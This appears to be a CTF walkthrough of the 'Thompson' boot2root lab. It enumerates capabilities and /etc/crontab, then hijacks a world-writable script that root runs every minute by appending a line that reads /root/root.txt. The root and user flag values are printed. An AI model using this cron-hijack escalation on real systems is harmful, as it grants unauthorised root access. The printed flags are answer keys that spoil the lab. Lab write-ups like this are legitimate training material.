
I've used getcap / -r 2>/dev/null to find the file system for set capabilities attributes on files and display them (It's used in the context of system security to allow programs to access specific functionality or privileges without needing full root privileges:

getcap / -r 2>/dev/null




```
getcap / -r 2>/dev/null
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/mtr = cap_net_raw+ep
```

By using cat /etc/crontab I've searched for user definitions responsible for executing tasks and the paths to scripts or commands:
cat /etc/crontab




```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
#
```



```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
#
```

We go to jack directory to access its contents:


cd /home/jack



```
cd /home/jack
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Sep 17 07:14 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
```


Than, I searched for uset.txt and root.txt flags:

echo "cat /root/root.txt > test.txt" >> id.sh
cat id.sh



```
echo "cat /root/root.txt > test.txt" >> id.sh
cat id.sh
#!/bin/bash
id > test.txt
cat /root/root.txt > test.txt
```

cat test.txt




```
cat test.txt
d89d5391984c0450a95497153ae7ca3a
```

flag d89d5391984c0450a95497153ae7ca3a - root.txt

USER.TXT
cat /home/jack/user.txt

39400c90bc683a41a8935e4719f181bf



Woop woop! Your answer is correct.

Thompson

boot2root machine for FIT and bsides guatemala CTF

Congratulations

You've completed the room! Share this with your friends: